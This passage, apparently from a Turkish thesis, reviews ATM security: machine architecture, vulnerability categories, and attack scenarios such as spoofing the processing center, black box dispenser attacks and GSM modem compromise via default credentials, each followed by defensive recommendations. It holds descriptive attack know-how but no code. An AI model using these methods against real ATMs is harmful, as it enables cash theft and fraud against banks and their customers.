
Kabin pratik olarak korumasızdır ve sadece önemsiz bir kilitle sabitlenmiş plastik bir kapısı vardır. Dahası, üreticiler genellikle aynı serideki tüm ATM'ler için aynı kilidi kullanmaktadırlar. Bu kilitlerin anahtarları çevrimiçi olarak kolayca satın alınabilir, saldırganlar bunları elde edebilir veya dayanıksız plastiği delebilirler. Kasa daha sağlam, çelik ve betondan yapılmış ve sadece nakit verme ve nakit kabul modülünü içermektedir.

Bilgisayar genellikle ATM kullanımı için özel olarak tasarlanmış özel bir gömülü sürümde Windows üzerinde çalışmaktadır. Yalnızca yöneticilerin Windows'a erişimi vardır. Diğer kullanıcıların böyle bir erişimi olmamalıdır. Bu nedenle kullanıcıya yönelik uygulamalar, ATM kullanımı sırasında görülen ara-yüz olan kiosk modunda çalışır. Bu uygulamalar, kullanıcıya gerekli tüm işlevleri sağlar.

Uygulamanın gerekli işleri yapması için ATM'nin çevre birimleriyle iletişim kurması gerekmektedir. Böylelikle kart okuyucudan kart bilgilerini alma, klavyeden kullanıcı girdisi alma ve nakit verme makinesine komut gönderme işlemleri gerçekleşebilmektedir. Bu iletişim, ekipman kontrolünü basitleştirmek ve merkezileştirmek için bir standart olan XFS (finansal hizmetler için uzantılar) kullanılarak gerçekleşir. XFS ile bir donanım yöneticisi, bir API'yi tüm Windows uygulamaları için kullanılabilir hale getirir ve istekleri cihazlara iletir. Her XFS bağlantılı cihaza komutlar, ilgili servis sağlayıcı (aygıt sürücüsü) aracılığıyla gönderilir. Donanım yöneticisi, API işlevlerini SPI işlevlerine çevirir ve sonucu hizmet sağlayıcılara iletir. Her ATM sağlayıcısı, XFS'yi kendi yöntemleriyle uygular.

ATM asla tek başına nakit dağıtmaya karar vermez. Bir işlemi gerçekleştirirken bankanın işlem merkeziyle iletişim kurar. Bu bağlantı kablolu veya kablosuzdur (örneğin, bir mobil veri ağı aracılığıyla). Bağlantıyı veri kesilmesine karşı güvenceye almak önemlidir. Çoğu durumda, yazılım veya donanım VPN istemcileri bu görevi gerçekleştirir.


İşlem merkezi ile veri alışverişi, çoğunlukla NDC veya DDC protokolleri aracılığıyla gerçekleşmektedir fakat bankalar bazen kendi yöntemlerini kullanabilmektedir. İşlem merkezinin yanı sıra ATM, bankanın dahili ağına (uzaktan yönetim için) ve yazılım güncelleme sunucusuna da bağlıdır. Şekil 2.11'de ATM bileşenleri arasındaki etkileşimler gösterilmiştir [18, 19].



Şekil 2.11: ATM bileşenleri arasındaki etkileşimler [19]

Siber suçlular için ATM parçaları; bilgisayar, ağ ekipmanı ve ana çevre birimlerini (kart okuyucu ve bankamatik) kapsamaktadır. Bu bileşenlere yönelik bir saldırı, kart verilerinin ele geçirilmesine, işlem merkezinin işlemlerine müdahale etmesine veya dağıtıcıya nakit vermesini söylemesine olanak sağlayabilir. Bu tür saldırılar için siber suçlunun ATM kabinine fiziksel erişimi veya ATM'nin bulunduğu ağ ile bağlantı kurması gerekmektedir.

Şekil 2.12'de ATM'lere yönelik saldırılar görsel üzerinde gösterilmiştir.



Şekil 2.12: ATM cihazlarına yönelik olası saldırılar [19]

Literatür incelemesi sonucunda güvenlik analizlerinde karşılaşılan ATM açıkları dört kategoriye ayrılmıştır [18, 19]:

- Yetersiz ağ güvenliği
- Yetersiz çevresel güvenlik
- Sistem veya cihazların yanlış yapılandırılması
- Uygulama kontrolünün güvenlik açıkları veya yanlış yapılandırılması

Yetersiz ağ güvenliği durumunda, ATM ağına erişimi olan bir suçlu, mevcut ağ hizmetlerini hedef alabilir, trafiği kesebilir ve yanıltabilir ve ağ ekipmanına saldırabilir. Suçlular ayrıca işlem merkezinden gelen yanıtları taklit edebilir veya ATM'nin kontrolünü ele geçirebilir. Çalışmalarda test edilen ATM'lerin sıklıkla zayıf güvenlik duvarı koruması ve ATM ile işlem merkezi arasında iletilen veriler için yetersiz korumaya sahip olduğu belirtilmiştir.

Çoğu durumda, yetersiz çevresel güvenliğin nedeni, çevre birimleri ve ATM işletim sistemi arasındaki kimlik doğrulama eksikliğinden kaynaklanmaktadır. Sonuç olarak, ATM'ye kötü amaçlı yazılım bulaştırabilen bir suçlu bu cihazlara erişebilir veya kendi ekipmanını doğrudan dağıtıcıya veya kart okuyucuya bağlayabilir. Suçlu daha sonra nakit çalabilir veya kart verilerini ele geçirebilir.

Yanlış konfigürasyon, bir suçlunun ATM kabinine erişim elde etmesi durumunda kötüye kullanabileceği boşlukları ifade etmektedir. Bunlar arasında sabit disk şifreleme eksikliği, kimlik doğrulama hataları, kiosk modundan çıkmaya karşı zayıf koruma ve keyfi cihazlara bağlanabilme yer almaktadır.

Dördüncü kategori, uygulama kontrolünün güvenlik açıklarından oluşmaktadır. Bu tür çözümler, ATM'de istenmeyen kodun yürütülmesini önlemeyi amaçlar, ancak pratikte çoğu zaman bunu sağlayamazlar. Güvenlik açıkları, uygulama kontrolü kodunda gizlenebilir veya yanlış yapılandırmadan kaynaklanabilmektedir [18, 19].

Bir sonraki bölümde ATM'lere yönelik tespit edilmiş olan güvenlik açıkları ve test sonuçları, olası saldırı senaryoları üzerinde detaylı olarak açıklanmıştır.

2.10.2 Saldırı Senaryoları

Saldırı senaryoları amaçlarına göre iki kategoriye ayrılmıştır:

- ATM kasasından nakit para alınması (çalınması)
- Müşterilerin banka kartlarından bilgi kopyalanması

2.10.2.1 ATM Kasasından Nakit Para Alınması (Çalınması) Senaryoları

Ağ Saldırıları


Ağ düzeyindeki saldırılar için temel gereksinim, ATM'nin bağlı olduğu ağa erişimdir. Saldırgan, bankanın veya internet sağlayıcısının bir çalışanı ise bu erişim uzaktan elde edilebilir. Aksi takdirde ATM'yi açmak, Ethernet kablosunu çıkarmak ve modeme kötü amaçlı bir cihaz bağlamak (veya modemi böyle bir cihazla değiştirmek) için bir saldırganın fiziksel olarak orada bulunuyor olması gerekir. Ardından, cihaza bağlanmak ve mevcut ağ servislerine yönelik saldırılara teşebbüs etmek mümkündür. Bazen modemler ATM kabininin dışında bulunur, bu nedenle saldırganın değişiklik yapmak için ATM'yi açmasına bile gerek kalmayabilir.

Literatür araştırması sonucunda “Positive Technologies” uzmanları tarafından yapılan bir çalışmada test edilen ATM’lerin ilgili saldırıya açık olma yüzdesi ve saldırı için gereken süre Tablo 2.1’de belirtilmiştir [19].

Tablo 2.1: Ağ saldırıları

Saldırıya açık olma	Erişim gereksinimi	Gerekli süre
ATM’lerin %85’i	ATM ağına erişim	15 dakika

Şekil 2.13’te ATM ağ saldırıları gösterilmiştir.




Şekil 2.13: ATM ağ saldırıları [19]

Ağ saldırıları, işlem merkezine yönelik spoofing saldırıları, mevcut ağ hizmetlerindeki güvenlik açıklarından yararlanma ve ağ cihazlarına yönelik saldırılar olarak 3 senaryo özelinde ele alınmıştır.

1-) İşlem merkezine yönelik spoofing saldırıları:

ATM ile işlem merkezi arasındaki veriler güvenli değilse, saldırgan işlem onay sürecini manipüle edebilir. Bir işlem merkezi öykünücüsü (emülatörü), ATM'den alınan herhangi bir talebi onaylayabilir ve yanıt olarak nakit verme komutu gönderebilir. Emülatör, Ethernet kablosu aracılığıyla ATM kabinine bağlanabilir veya ağ ekipmanının yerini alabilir. Şekil 2.14’te işlem merkezine yönelik spoofing saldırıları gösterilmektedir.



Şekil 2.14: İşlem merkezine yönelik spoofing saldırıları [19]

İşlem merkezine yönelik spoofing saldırıları aynı anda üç koşulun sağlanmasıyla mümkün olmaktadır:


- ATM ile işlem merkezi arasındaki verilerin özel olarak şifrelenmemesi. Örneğin NDC ve DDC protokolleri yerel olarak veri şifrelemesi kullanmadığından, saldırgan bilgileri ele geçirebilir ve değiştirebilir.
- VPN korumasının yetersiz uygulanması. ATM'lerde hem yazılım hem de donanım VPN çözümleri devre dışı bırakılabilir. Örneğin VPN istemcisi ATM'nin dışına yerleştirilmişse veya saldırgan ATM kabinine erişebiliyorsa, saldırgan ATM ve VPN donanımı arasına kendi ekipmanını kurabilir.
- İşlem taleplerinde ve yanıtlarında "Mesaj Doğrulama Kodları"nın kullanılmaması. Bu trafiğin algılanmadan değiştirilmesi sağlanabilir.

"Positive Technologies" uzmanları tarafından test edilen ATM'lerin güvenlik açıklarının sıklığı şu şekildedir [19]:

- ATM ve işlem merkezi arasındaki iletişimin uygulama düzeyinde şifreleme eksikliği: %58
- İşlem isteklerinde ve yanıtlarında mesaj doğrulama kodunun olmaması: %35
- VPN Zafiyeti: %35

2-) Mevcut ağ hizmetlerindeki güvenlik açıklarından yararlanma:

Saldırgan, uzaktan kontrol hizmetleri de dahil olmak üzere mevcut ağ hizmetlerindeki güvenlik açıklarından yararlanabilir ve böylece rastgele komutlar yürütebilir. Sonuçlar, güvenlik mekanizmalarının devre dışı bırakılmasını ve dağıtıcıdan banknot çıktısının kontrol edilmesini içerir. Şekil 2.15'te mevcut ağ hizmetlerindeki güvenlik açıklarından yararlanma saldırıları gösterilmektedir.



Şekil 2.15: Kullanılabilir ağ hizmetlerindeki güvenlik açıklarından yararlanma [19]

Bu saldırı vektörü için gereken güvenlik açıkları; zayıf güvenlik duvarı koruması, güvenlik açığı bulunan veya güncel olmayan yazılım sürümlerinin kullanılması ve güvenlik araçlarının yanlış yapılandırılmasıdır.

"Positive Technologies" uzmanları tarafından test edilen ATM'lerin güvenlik açıklarının sıklığı şu şekildedir [19]:

- Eski veya güvenlik açığı bulunan uygulamaların ve işletim sistemi sürümlerinin kullanımı: %92
- Güvenlik açıkları veya uygulama denetiminin yanlış yapılandırılması: %88
- Zayıf güvenlik duvarı koruması: %88

3-) Ağ cihazlarına yönelik saldırılar:


Ağ erişimi elde etmenin bir başka yolu da ATM'ye bağlı ağ cihazlarını hedeflemektir. Saldırganlar ekipmanın kontrolünü ele geçirebilir ve ardından aynı ağdaki diğer ATM'leri ve hatta bankanın BT altyapısını hedef almaya başlayabilir.

"Positive Technologies" uzmanları tarafından gerçekleştirilen bir senaryoda mobil veri ağı oluşturmak için kullanılan bir GSM modemin, aygıt yazılımı analiz edilmektedir [19]. Mobil veri ağı, işlem merkezi, video materyalleri, olay bildirimleri ve ATM'lere uzaktan erişim ile trafiği yönetebilmektedir. Ağdaki ana bilgisayarlar, özel bir protokol kullanarak birbirleriyle iletişim kurabilmektedirler. Bu protokol, bir ana bilgisayar hakkında bilgi elde edilmesi, yapılandırma dosyalarının okunması ve işletim sistemi komutlarını çalıştırılması gibi özel mesajları desteklemektedir.

İleti trafiği, ana bilgisayar anahtarına dayalı olarak oluşturulan bir oturum anahtarı kullanılarak şifrelenmektedir. Ana bilgisayar anahtarı da modem belleniminde saklanan başka bir anahtara dayalı olarak şifrelenmektedir. Modeme fiziksel erişimi olan bir saldırgan, özel donanım ve yazılım yardımı ile bellenimi okuyabilir. Test sırasında uzmanlar, anahtarı bellenimden çıkarıp ağa bağlanabilmişlerdir.

Ağdaki ana bilgisayarların yapılandırma dosyalarında, dahili banka ağındaki sunucuların adreslerini içerdiği belirlenmiştir. Böylece, bir saldırgan modem belleniminden anahtarı alarak bankanın dahili altyapısının kontrolünü ele geçirebilmiştir. Test uzmanları, ödeme ağ geçitlerine, veri-tabanlarına ve video sunucularına erişim elde etmek üzere saldırıyı ilerletebilmişlerdir [18, 19].

Şekil 2.16'da ağ cihazlarına yönelik saldırılar gösterilmektedir.



Şekil 2.16: GSM modem saldırı senaryosu [19]

"Positive Technologies" uzmanları tarafından gerçekleştirilen diğer bir senaryo ise, bir GSM modemin kurulumundan sonra uzaktan yönetimi için ağ ara-yüzlerinin açık kalması ve varsayılan kimlik bilgilerinin kullanılması nedeni ile olası bir saldırı ihtimali oluşmaktadır [19].

Uzmanlar GSM modemi kendi (sahte) baz istasyonuna bağlayarak iki açık ağ ara yüzü (telnet ve web yönetimi ara yüzleri) keşfetmişlerdir. Cihazda, Telnet üzerinden maksimum ayrıcalıklarla hızlı bir şekilde erişim elde edilmesini sağlayan, güvenli olmayan root:root kombinasyonu ayarlanabilmiştir. Web ara yüzü için de zayıf kimlik bilgilerine kaba kuvvet saldırısı (bruteforce) uygulanabilmiştir [18, 19].

Saldırganlar böylece ağ trafiğini kötü amaçlı bir cihaza yönlendirmek, istekleri engellemek ve işlem merkezinden gelen yanıtları yanıltmak için kullanabilirler.

Ağ saldırılarından korunmak için yapılması gereken literatür önerileri:

1. Ağ ekipmanının ATM'nin içine yerleştirilmesi gerekmektedir.
2. ATM'nin içinde bulunan bir yazılım veya donanım VPN istemcisi kullanılmalıdır.
3. ATM ve işlem merkezi arasındaki veriler için güçlü şifreleme kullanılmalıdır.
4. Tüm işlem isteklerine ve yanıtlarına bir Mesaj Doğrulama Kodu eklenmelidir.
5. Kullanılmayan bağlantı katmanı ve ağ protokollerini güvenli hale getirilmesi veya devre dışı bırakılması gerekmektedir.
6. Güvenlik duvarı, yalnızca ATM işlemi için gereken hizmetlere uzaktan erişime izin verecek şekilde yapılandırılmalıdır. Erişimin gerekli olmadığı tüm ağ ara-yüzlerinin kapatılması gerekmektedir. Yalnızca beyaz listede bulunan yönetici adresleri ile uzaktan erişime izin verilmelidir.
7. Uzaktan kontrol erişimi için güçlü bir parola politikası uygulanmalıdır.
8. İşletim sistemi ve uygulama güncellemelerinin düzenli olarak yüklenmesi gerekmektedir.
9. Güvenlik olaylarının kaydedilmesi ve izlenmesi gerekmektedir.

Kara Kutu Saldırıları


Daha önce de belirtildiği üzere nakit verme makinesi, fiziksel olarak iyi korunan bir kasa içerisine yerleştirilmiştir. Ancak terminalin ATM bilgisayarına bağlantısı kasanın dışında yer alır ve bu nedenle erişimi kolaydır. Bazı durumlarda, suçlular dağıtıcı kablosuna erişmek için ATM'nin ön paneline delikler açabilirler. Böyle bir erişimle suçlular daha sonra doğrudan nakit verme komutları göndermek üzere programlanmış kendi cihazlarını makineye bağlayabilirler. Bu cihaz çoğunlukla ATM tanılama yardımcı programlarının değiştirilmiş sürümlerini çalıştıran basit bir tek kartlı bilgisayar olabilir (Raspberry Pi gibi). Tanılama yardımcı programları genellikle erişimin meşru olduğunu doğrulamak için kontroller gerçekleştirmektedir. Ancak saldırganlar bu kontrolleri ve diğer güvenlik mekanizmalarını nasıl devre dışı bırakacaklarını bilebilmektedir.

Literatür araştırması sonucunda “Positive Technologies” uzmanları tarafından yapılan bir çalışmada test edilen ATM’lerin ilgili saldırıya açık olma yüzdesi ve saldırı için gereken süre Tablo 2.2’de belirtilmiştir [19].

Tablo 2.2: Kara kutu saldırıları

Saldırıya açık olma	Erişim gereksinimi	Gerekli süre
ATM’lerin %69’u	ATM ağına fiziksel erişim	10 dakika

Şekil 2.17’de kara kutu saldırıları gösterilmektedir.



Şekil 2.17: Kara kutu saldırısı [19]

Kara kutu saldırılarını önlemek için ATM sağlayıcıları, işletim sistemi ile dağıtıcı arasında güçlü şifreleme ve fiziksel kimlik doğrulama için en son XFS sürümlerinin kullanılmasını önermektedirler. Fiziksel kimlik doğrulama mevcut olduğunda, şifreleme anahtarları yalnızca kasaya meşru erişim onaylandığında gönderilir. Bununla birlikte, yaratıcı suçlular karşı saldırılarını geliştirebilmişlerdir. Örneğin, Meksika'daki saldırılarda, suç grupları bir endoskop yardımıyla fiziksel kimlik doğrulamasını taklit edebilmişlerdir.

Şifreleme, en son yazılım sürümlerinde bile her zaman iyi uygulanmayabilir. 2018'de NCR'den APTRA XFS platformunu inceleyen Positive Technologies uzmanları dağıtıcı denetleyicisine değiştirilmiş bir ürün yazılımı sürümünü yüklemeyi ve dolayısıyla fiziksel kimlik doğrulamayı

atlamayı mümkün kılan güvenlik açıkları keşfetmişlerdir. İncelenen ATM'lerin yarısında savunmasız NCR koruma sistemi kullanıldığını belirlemişler ve ATM'lerin yüzde 19'unda ise "Kara Kutu" saldırılarına karşı hiçbir koruma olmadığı tespit edilmiştir [18, 19].

Kara kutu saldırılarından korunmak için yapılması gereken literatür önerileri:

1. Kasaya meşru erişimi doğrulamak için işletim sistemi ve dağıtıcı arasında fiziksel kimlik doğrulama kullanılmalıdır.
2. ATM OS ve dağıtıcı arasındaki veriler şifrelenmelidir.
3. Yazılımın en son sürümleri kullanılmalı ve güncellemeler düzenli olarak yüklenmelidir.
4. Güvenlik olayları kaydedilmeli ve izlenmelidir.
5. Nakit verme makinesine yetkisiz bağlantılara karşı koruma sağlamak için harici cihazlar (Cerber Lock veya ATM Keeper gibi) kullanılmalıdır.

Kiosk Modundan Çıkma Saldırıları

